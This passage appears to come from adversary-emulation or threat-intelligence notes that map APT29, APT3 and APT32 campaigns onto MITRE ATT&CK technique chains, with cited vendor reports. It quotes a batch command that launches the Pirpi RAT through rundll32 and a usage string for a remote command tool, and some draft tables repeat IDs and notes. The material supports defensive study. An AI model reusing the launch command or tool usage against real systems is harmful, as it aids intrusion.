| **2** | **TA0008 : Lateral Movement** | **T1570 : Lateral Tool Transfer** | 1 |  | S | | NP-LMV | [3] They also usually deploy additional Cobalt Strike loaders (DLL- or PowerShell-based) that would  load SMB beacons. These can be used to control machines in the same network that are not directly  connected to the internet |
| **3** | **TA0009 : Collection** | **T1213 : Data from Information Repositories** | 2 |  | S | AO-COL | | [3] Attacker able to collect data via this account. Here using the Cobalt Strike installation above |
|  |  |  |  |  |  | |  |  |
|  |  |  |  |  |  | |  |  |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [ESET\_Operation\_Ghost\_Dukes.pdf (welivesecurity.com)](https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf) [2019] {22}

[2] [New sophisticated email-based attack from NOBELIUM - Microsoft Security Blog](https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/) [2021] {18}

[3] [eset\_threat\_report\_t32021.pdf (welivesecurity.com)](https://www.welivesecurity.com/wp-content/uploads/2022/02/eset_threat_report_t32021.pdf) {33}

[4] [CERTFR-2021-CTI-011.pdf (ssi.gouv.fr)](https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-011.pdf) (not directly ATT&CK but linked from [3])

[5] [Assembling the Russian Nesting Doll: UNC2452 Merged into APT29 | Mandiant](https://www.mandiant.com/resources/unc2452-merged-into-apt29) (additional to ATT&CK)

[6] [PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs | Volexity](https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/) (this is referenced on p7 of [1] in description of attack) [2016]

[7] [CVE-2021-36934 - Security Update Guide - Microsoft - Windows Elevation of Privilege Vulnerability](https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934) (via [3])

[8] [They See Me Roaming: Following APT29 by Taking a Deeper Look at Windows Credential Roaming | Mandiant](https://www.mandiant.com/resources/blog/apt29-windows-credential-roaming) (via Google search “APT29 Lateral Movement” and [APT29 Persistence / Lateral Movement via Windows Credential Roaming | Threat SnapShot - YouTube](https://www.youtube.com/watch?v=V7Nb0YqX9KI) )

### APT 3

#### ATT&CK Technique Summary

**The Group TechChain for G0022 - APT3 is**

**The Group ATT&CK attribution is China**

**The Group TCERT attribution is CN**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development []**

**Next tactic is TA0001 : Initial Access ['T1566.002', 'T1078.002']**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next tactic is TA0002 : Execution ['T1204.001', 'T1203', 'T1059.003', 'T1053.005', 'T1059.001']**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next tactic is TA0003 : Persistence ['T1098', 'T1574.002', 'T1078.002', 'T1543.003', 'T1547.001', 'T1546.008', 'T1136.001', 'T1053.005']**

**Next Technique is T1098 : Account Manipulation**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1546.008 : <Event Triggered Execution>:Accessibility Features**

**Next Technique is T1136.001 : <Create Account>:Local Account**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0004 : Privilege Escalation ['T1574.002', 'T1078.002', 'T1543.003', 'T1547.001', 'T1546.008', 'T1053.005']**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1546.008 : <Event Triggered Execution>:Accessibility Features**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0005 : Defense Evasion ['T1564.003', 'T1027.002', 'T1027.005', 'T1574.002', 'T1078.002', 'T1027', 'T1070.004', 'T1218.011']**

**Next Technique is T1564.003 : <Hide Artifacts>:Hidden Window**

**Next Technique is T1027.002 : <Obfuscated Files or Information>:Software Packing**

**Next Technique is T1027.005 : <Obfuscated Files or Information>:Indicator Removal from Tools**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next tactic is TA0006 : Credential Access ['T1555.003', 'T1110.002', 'T1552.001', 'T1056.001', 'T1003.001']**

**Next Technique is T1555.003 : <Credentials from Password Stores>:Credentials from Web Browsers**

**Next Technique is T1110.002 : <Brute Force>:Password Cracking**

**Next Technique is T1552.001 : <Unsecured Credentials>:Credentials In Files**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1003.001 : <OS Credential Dumping>:LSASS Memory**

**Next tactic is TA0007 : Discovery ['T1082', 'T1069', 'T1057', 'T1049', 'T1018', 'T1083', 'T1016', 'T1087.001', 'T1033']**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1069 : Permission Groups Discovery**

**Next Technique is T1057 : Process Discovery**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1018 : Remote System Discovery**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1087.001 : <Account Discovery>:Local Account**

**Next Technique is T1033 : System Owner/User Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1021.002', 'T1021.001']**

**Next Technique is T1021.002 : <Remote Services>:SMB/Windows Admin Shares**

**Next Technique is T1021.001 : <Remote Services>:Remote Desktop Protocol**

**Next tactic is TA0009 : Collection ['T1074.001', 'T1005', 'T1560.001', 'T1056.001']**

**Next Technique is T1074.001 : <Data Staged>:Local Data Staging**

**Next Technique is T1005 : Data from Local System**

**Next Technique is T1560.001 : <Archive Collected Data>:Archive via Utility**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next tactic is TA0011 : Command and Control ['T1090.002', 'T1105', 'T1095', 'T1104']**

**Next Technique is T1090.002 : <Proxy>:External Proxy**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1095 : Non-Application Layer Protocol**

**Next Technique is T1104 : Multi-Stage Channels**

**Next tactic is TA0010 : Exfiltration ['T1041']**

**Next Technique is T1041 : Exfiltration Over C2 Channel**

**Next tactic is TA0040 : Impact []**

#### T1566.001 – APT3 Emulation - Phase 1 – Initial Compromise - Spear Phishing with Malicious RAR Attachment

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT3 |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | China |  |
| Target Location | Hong Kong | [2] |
| Target Type | Government Department | [2] |
| Impact | Exfiltration | [2] |
| Vulnerabilities Exploited | CVE-2015-3113 | [1] In June, FireEye’s FireEye as a Service team in Singapore uncovered a phishing campaign exploiting an Adobe Flash Player zero-day vulnerability (CVE-2015-3113) |
| Related Attack Patterns |  | TBC |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2017 |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT3\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** |  |  | S |  |  |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S |  |  |
| **3** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 2 |  | S |  |  |
| **4** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 3 |  | G |  | Backdoor.Pirpi |
| **5** | **TA007 Discovery** | **T1082 : System Information Discovery** | 4 |  | S |  | Backdoor.Pirpi also collects information about the target’s local network |
| **6** | **TA007 Discovery** | **T1016 : System Network Configuration Discovery** | 5 |  | S |  | Backdoor.Pirpi also collects information about the target’s local network |
|  |  | **T1095 : Non-Application Layer Protocol** |  |  | S |  | We do not have specific info here but we know that this technique is attributed to APT3 and we know that the backdoor must be communicating back. See also **Implant Command and Control** emulation notes on C2 below |
|  |  |  |  |  | S |  |  |
|  |  |  |  |  | S |  |  |
|  |  |  |  |  | S |  |  |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** |  |  | S |  |  |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S |  | Includes malicious file (backdoor Lowball) |
| **3** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 2 |  | S |  | The user tricked into execution (CVE-2012-0158 allow remote attackers to execute arbitrary code) |
| **4** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 3 |  | G |  | Detail related to above |
| **5** | **TA0011 : Command & Control** | **T1102.002 Web Service: Bidirectional Communication** | 4 |  | S |  | Initial installation connects to C&C |
| **6** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 5 |  | S |  | Install upgraded tool |
| **7** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 6 |  | S |  | Still part of Initial Access step. Commands executed to achieve initial Discovery (etc aims) |
| **8** | **TA007 Discovery** | **T1083 File and Directory Discovery** | 7 |  |  |  |  |
| **9** | **TA007 Discovery** | **T1082 System Information Discovery** | 7 |  | G |  |  |
| **10** | **TA007 Discovery** | **T1016 System Network Configuration Discovery** | 7 |  | S |  |  |
| **11** | **TA007 Discovery** | **T1007 System Service Discovery** | 7 |  | S |  |  |
| **12** | **TA007 Discovery** | **T1069.001 Permission Groups Discovery: Local Groups** | 7 |  |  |  |  |
| **13** | **TA007 Discovery** | **T1049 System Network Connections Discovery** | 7 |  |  |  |  |
| **14** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 8-13 |  |  |  | Install second stage tool (Bubblewrap) |
| **15** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 14 |  |  |  | To install second stage tool above |
| **16** | **TA005 Defense Evasion** | **T1036.005 Masquerading: Match Legitimate Name or Location** | 15 |  |  |  | Rename second stage tool with benign name |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [techdoc\_lite-deliverables-numbered option.dotx (mitre.org)](https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf) [2017]

[2] [Endpoint Protection - Symantec Enterprise (broadcom.com)](https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=92a4528c-2bdb-498f-85c8-4273bfdc66aa&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments) [2016] (Spear Phishing with Malicious RAR Attachment [3] - from above and in ATT&CK APT description)

[3] [2014-06-10 - Clandestine Fox, Part Deux.pdf (vx-underground.org)](https://papers.vx-underground.org/papers/Malware%20Defense/Malware%20Analysis/2014-06-10%20-%20Clandestine%20Fox,%20Part%20Deux.pdf) [2014] (Spear Phishing with Malicious RAR Attachment [7] - from above and in ATT&CK APT description)

[1] In attacks dating late 2015 to early 2016 APT3 has been known to use a zip archive containing a Windows shortcut file with an Internet Explorer logo. Clicking on this link led to a download of APT3’s Pirpi RAT

[1] Pirpi RAT started via .bat running

@echo off

cmd.exe /C start rundll32.exe "C:\Documents and Settings\admin\Application

Data\mt.dat" UpdvaMt

[2] Buckeye uses Backdoor.Pirpi, a remote access Trojan capable of reading, writing, and executing files and programs. Backdoor.Pirpi also collects information about the target’s local network, including the domain controller and workstations.

[1] **Implant Command and Control**APT3 implants issue command and control (C2) traffic as HTTP GET requests that beacon at set intervals [14]. The HTTP Cookie field contains information for the C2 server, which responds with a webpage that contains the command encoded within a specific HTML tag [15]. APT3 implants have also been known to use custom binary protocols [2]. Pirpi.2014 and Pirpi.2015 both contain several kinds of sleep and anti-sandbox strategies that cause the RAT to pause between executions [15]. Some of the Pirpi instances have been known to also use SSL for their communications and even include public/private keys within the binaries [17]. This level of C2 customization can be achieved with Cobalt Strike’s malleable C2 profiles, as seen in the accompanying Malleable C2 profile modeled on [14]

#### T1078.002 - Buckeye cyberespionage group shifts gaze from US to Hong Kong

[Endpoint Protection - Symantec Enterprise (broadcom.com)](https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=92a4528c-2bdb-498f-85c8-4273bfdc66aa&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments)

Active for half a decade

Initially US but from 2016 mostly Hong Kong.

sending malicious emails to targets as recently as August 4, and attempting to spread within compromised networks in order to steal information.

Buckeye used a remote access Trojan (Backdoor.Pirpi) in attacks against a US organization’s network in 2009. The group delivered Backdoor.Pirpi through malicious attachments or links in convincing spear-phishing emails.

Buckeye has been known to exploit zero-day vulnerabilities in the past, such as CVE-2010-3962 in a campaign in 2010 and CVE-2014-1776 in 2014. Although other zero-day attacks have been reported, they have not been confirmed by Symantec. All zero-day exploits known, or suspected, to have been used by this group are for vulnerabilities in Internet Explorer and Flash.

In at least some of these recent attacks, Buckeye used spear-phishing emails with a malicious .zip attachment. The .zip archive attached to the email contains a Windows shortcut (.lnk) file with the Microsoft Internet Explorer logo. Clicking on the shortcut ultimately leads to Backdoor.Pirpi being downloaded and executed on the affected computer.

As mentioned previously, Buckeye also uses a number of hacking tools, including the following:

Keylogger: The keylogger is configured using the command line parameters: NetworkService, Replace, Install, Register and Unregister. These parameters install it as a service. The keylogger then records keystrokes in encrypted files, for example: thumbcache\_96.dbx. It also gathers network information such as the MAC address, IP address, WINS, DHCP server, and gateway.

RemoteCMD: This tool executes commands on remote computers, similar to the PsExec tool. Usage is: %s shareIp domain [USER INFORMATION|[USER NAME AND PASSWORD]] [/run:[COMMAND]]

The commands to be passed consist of upload, download, Service (create, delete, start, stop), delete, rename, and AT

PwDumpVariant: This tool imports lsremora.dll (often downloaded by the attacker as part of the toolset) and uses the GetHash export of this DLL. On execution, the tool injects itself into lsass.exe and is triggered with the argument “dig”.

ChromePass: A tool from NirSoft used for recovering passwords stored in the Chrome browser.

Lazagne: A compiled Python tool that extracts passwords from various locally installed application classes, such as web browsers. The full list is: chats, svn, wifi, mails, windows, database, sysadmin, and browsers.

Buckeye seems to target file and print servers, which makes it likely the group is looking to steal documents. This, coupled with the group’s use of zero-day exploits in the past, customized tools, and the types of organizations being targeted would suggest that Buckeye is a state-sponsored cyberespionage group.

#### Operation Clandestine Wolf – Adobe Flash Zero-Day in APT3 Phishing Campaign

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT3 |  |
| Initial Access Vector | T1566.002 : Spearphishing Link | [1] |
| Attack Origin | China | [5] |
| Target Location | US | [5] |
| Target Type | Aerospace and Defense | [1] |
| Impact | Exfiltration (confidentiality) | [1] |
| Vulnerabilities Exploited | CVE-2015-3113 | [1] In June, FireEye’s FireEye as a Service team in Singapore uncovered a phishing campaign exploiting an Adobe Flash Player zero-day vulnerability (CVE-2015-3113) |
| Related Attack Patterns |  | TBC |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2015 |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT3\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.002 : Phishing: Spearphishing Link** | 0 |  | S | IF-DEL/IF-SEN | [1] The phishing emails used by APT3 during this campaign were extremely generic in nature, almost appearing to be spam. |
| **2** | **TA0002 : Execution** | **T1204.001 : User Execution: Malicious Link** | 1 |  | S | IF-DEL/IF-SEN | [1] Upon clicking the URLs provided in the phishing emails, targets were redirected to a compromised server hosting JavaScript profiling scripts. |
| **3** | **TA0001 : Initial Access** | **T1189 : Drive-by Compromise** | 2 |  | S | IF-DEL/IF-SEN | [1] See above |
| **4** | **TA0005 : Defense Evasion** | **T1027.002 : Obfuscated Files or Information : Software Packing** | 3 |  | G | IF-DEV | [1] The Adobe Flash Player exploit is packed with a simple RC4 packer. |
| **5** | **TA0002 : Execution** | **T1059.007 : Command and Scripting Interpreter: JavaScript** | 3 |  | S | IF-DEL/NP-EXE | Javascript profiling  [1] Once a target host was profiled, victims downloaded a malicious Adobe Flash Player SWF file and an FLV file |
| **6** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 5 |  | S | IF-DEV/NP-EXE | [1] The Adobe Flash Player exploit is packed with a simple RC4 packer. |
| **7** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 6 |  | S | IF-DEL/NP-EXE | [1] The attack exploits an unpatched vulnerability in the way Adobe Flash Player parses Flash Video (FLV) files  [2] APT3 has exploited the Adobe Flash Player vulnerability CVE-2015-3113 and Internet Explorer vulnerability CVE-2014-1776. |
| **8** | **TA0005 : Defense Evasion** | **T1055.009 : Process Injection: Proc Memory** | 7 |  | S | IF-DEV/NP-EXE | [1] The exploit uses common vector corruption techniques to bypass Address Space Layout Randomization (ASLR), and uses Return-Oriented Programming (ROP) to bypass Data Execution Prevention (DEP)  [1] A neat trick to their ROP technique makes it simpler to exploit and will evade some ROP detection techniques (no specific Technique observed)  Leads to execution of pirpi/Shotput |
| **9** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 8 |  | S | IF-C2C | [3] Communicate with their C2 by issuing HTTP GET requests to the C2 domain hardcoded inside the payload or within its “vcl.tmp” configuration file  [3] The GET request will return a web page that the malware will parse, specifically looking for encoded commands within two of the HTML tags. |
| **10** | **TA0007 : Discovery** | **T1057 : Process Discovery** | 9 |  | S | NP-DIS | [3] Backdoor commands 2, 12 and 14 |
| **11** | **TA0007 : Discovery** | **T1018 : Remote System Discovery** | 10 |  | S | NP-DIS | [3] Backdoor commands 2, 12 and 14 |
| **12** | **TA0007 : Discovery** | **T1049 : System Network Connections Discovery** | 11 |  | S | NP-DIS | [3] Backdoor commands 2, 12 and 14 |
| **13** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 12 |  | S | IF-C2C | [3] Backdoor command 33 upload a file to C2 (data from Discovery Above) |
| **14** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 13 |  | S | IF-C2C | [3] Backdoor command 33 upload a file to C2 (data from Discovery Above) |
| **15** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 14 |  | S | IF-C2C | [4] [5] Ingress and run credential extraction tool via commands 4 and 38 in [3] |
| **16** | **TA0006 : Credential Access** | **T1552.001 : <Unsecured Credentials>:Credentials In Files** | 15 |  | S | NP-EXE/NP-CAC | [4] [5] Credential extraction tool via commands 4 and 38 in [3] |
| **17** | **TA0009 : Collection** | **T1560.001 : <Archive Collected Data>:Archive via Utility** | 16 |  | S | AO-COL | [5] A model sequence based on [1] Once APT3 has access to a target network, they work quickly and they are extremely proficient at enumerating and moving laterally to maintain their access |
| **18** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 17 |  | G | AO-EXF | See above |
| **19** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 18 |  | S | IF-C2C | See above |
|  |  |  |  |  |  |  |  |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [Operation Clandestine Wolf – Adobe Flash Zero-Day in APT3 Phishing Campaign | Mandiant](https://www.mandiant.com/resources/blog/operation-clandestine-wolf-adobe-flash-zero-day)

[2] [Exploitation for Client Execution, Technique T1203 - Enterprise | MITRE ATT&CK®](https://attack.mitre.org/techniques/T1203/)

[3] [UPS: Observations on CVE-2015-3113, Prior Zero-Days and the Pirpi Payload (paloaltonetworks.com)](https://unit42.paloaltonetworks.com/ups-observations-on-cve-2015-3113-prior-zero-days-and-the-pirpi-payload/)

[4] [Endpoint Protection - Symantec Enterprise (broadcom.com)](https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=92a4528c-2bdb-498f-85c8-4273bfdc66aa&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments) [2016]

[5] [APT3, Gothic Panda, Pirpi, UPS Team, Buckeye, Threat Group-0110, TG-0110, Group G0022 | MITRE ATT&CK®](https://attack.mitre.org/groups/G0022/)

### APT32

#### ATT&CK Technique Summary

**The Group TechChain for G0018 is**

**The Group TechChain for G0050 - APT32 is**

**The Group ATT&CK attribution is Unknown**

**The Group TCERT attribution is VN**

**Next tactic is TA0043 : Reconnaissance ['T1589', 'T1589.002', 'T1598.003']**

**Next Technique is T1589 : Gather Victim Identity Information**

**Next Technique is T1589.002 : <Gather Victim Identity Information>:Email Addresses**

**Next Technique is T1598.003 : <Phishing for Information>:Spearphishing Link**

**Next tactic is TA0042 : Resource Development ['T1588.002', 'T1608.001', 'T1608.004', 'T1583.006', 'T1583.001', 'T1585.001']**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next Technique is T1608.001 : <Stage Capabilities>:Upload Malware**

**Next Technique is T1608.004 : <Stage Capabilities>:Drive-by Target**

**Next Technique is T1583.006 : <Acquire Infrastructure>:Web Services**

**Next Technique is T1583.001 : <Acquire Infrastructure>:Domains**

**Next Technique is T1585.001 : <Establish Accounts>:Social Media Accounts**

**Next tactic is TA0001 : Initial Access ['T1566.002', 'T1189', 'T1566.001', 'T1078.003']**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next Technique is T1189 : Drive-by Compromise**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next tactic is TA0002 : Execution ['T1059.007', 'T1059', 'T1204.001', 'T1059.005', 'T1059.003', 'T1569.002', 'T1203', 'T1047', 'T1204.002', 'T1059.001', 'T1072', 'T1053.005']**

**Next Technique is T1059.007 : <Command and Scripting Interpreter>:JavaScript**

**Next Technique is T1059 : Command and Scripting Interpreter**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1569.002 : <System Services>:Service Execution**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next Technique is T1072 : Software Deployment Tools**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0003 : Persistence ['T1543.003', 'T1137', 'T1547.001', 'T1574.002', 'T1505.003', 'T1078.003', 'T1053.005']**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1137 : Office Application Startup**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1505.003 : <Server Software Component>:Web Shell**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0004 : Privilege Escalation ['T1055', 'T1543.003', 'T1547.001', 'T1574.002', 'T1078.003', 'T1053.005', 'T1068']**

**Next Technique is T1055 : Process Injection**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1068 : Exploitation for Privilege Escalation**

**Next tactic is TA0005 : Defense Evasion ['T1036', 'T1055', 'T1218.011', 'T1036.003', 'T1036.004', 'T1564.003', 'T1222.002', 'T1070.004', 'T1564.001', 'T1112', 'T1218.005', 'T1564.004', 'T1550.002', 'T1550.003', 'T1027.001', 'T1070.001', 'T1574.002', 'T1216.001', 'T1036.005', 'T1027', 'T1078.003', 'T1218.010', 'T1070.006']**

**Next Technique is T1036 : Masquerading**

**Next Technique is T1055 : Process Injection**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next Technique is T1036.003 : <Masquerading>:Rename System Utilities**

**Next Technique is T1036.004 : <Masquerading>:Masquerade Task or Service**

**Next Technique is T1564.003 : <Hide Artifacts>:Hidden Window**

**Next Technique is T1222.002 : <File and Directory Permissions Modification>:Linux and Mac File and Directory Permissions Modification**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1564.001 : <Hide Artifacts>:Hidden Files and Directories**

**Next Technique is T1112 : Modify Registry**

**Next Technique is T1218.005 : <System Binary Proxy Execution>:Mshta**

**Next Technique is T1564.004 : <Hide Artifacts>:NTFS File Attributes**

**Next Technique is T1550.002 : <Use Alternate Authentication Material>:Pass the Hash**

**Next Technique is T1550.003 : <Use Alternate Authentication Material>:Pass the Ticket**

**Next Technique is T1027.001 : <Obfuscated Files or Information>:Binary Padding**

**Next Technique is T1070.001 : <Indicator Removal on Host>:Clear Windows Event Logs**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1216.001 : <System Script Proxy Execution>:PubPrn**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1218.010 : <System Binary Proxy Execution>:Regsvr32**

**Next Technique is T1070.006 : <Indicator Removal on Host>:Timestomp**

**Next tactic is TA0006 : Credential Access ['T1056.001', 'T1003', 'T1552.002', 'T1003.001']**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1003 : OS Credential Dumping**

**Next Technique is T1552.002 : <Unsecured Credentials>:Credentials in Registry**

**Next Technique is T1003.001 : <OS Credential Dumping>:LSASS Memory**

**Next tactic is TA0007 : Discovery ['T1135', 'T1087.001', 'T1012', 'T1083', 'T1016', 'T1049', 'T1018', 'T1046', 'T1033', 'T1082']**

**Next Technique is T1135 : Network Share Discovery**

**Next Technique is T1087.001 : <Account Discovery>:Local Account**

**Next Technique is T1012 : Query Registry**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1018 : Remote System Discovery**

**Next Technique is T1046 : Network Service Discovery**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1082 : System Information Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1570', 'T1550.002', 'T1550.003', 'T1021.002', 'T1072']**

**Next Technique is T1570 : Lateral Tool Transfer**

**Next Technique is T1550.002 : <Use Alternate Authentication Material>:Pass the Hash**

**Next Technique is T1550.003 : <Use Alternate Authentication Material>:Pass the Ticket**

**Next Technique is T1021.002 : <Remote Services>:SMB/Windows Admin Shares**

**Next Technique is T1072 : Software Deployment Tools**

**Next tactic is TA0009 : Collection ['T1056.001', 'T1560']**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1560 : Archive Collected Data**

**Next tactic is TA0011 : Command and Control ['T1102', 'T1571', 'T1071.003', 'T1105', 'T1071.001']**

**Next Technique is T1102 : Web Service**

**Next Technique is T1571 : Non-Standard Port**

**Next Technique is T1071.003 : <Application Layer Protocol>:Mail Protocols**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next tactic is TA0010 : Exfiltration ['T1048.003', 'T1041']**

**Next Technique is T1048.003 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Unencrypted Non-C2 Protocol**

**Next Technique is T1041 : Exfiltration Over C2 Channel**

**Next tactic is TA0040 : Impact []**

#### T1566.001 - Operation Cobalt Kitty Attack Lifecycle

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT32 |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | Vietnam |  |
| Target Location | Philippines | [1] |
| Target Type | Government Department | [1] |
| Impact | Exfiltration (confidentiality) | [3] Cybereason concluded the main motivation behind the attack was cyber espionage |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | NA | Reference Chain\_ID |
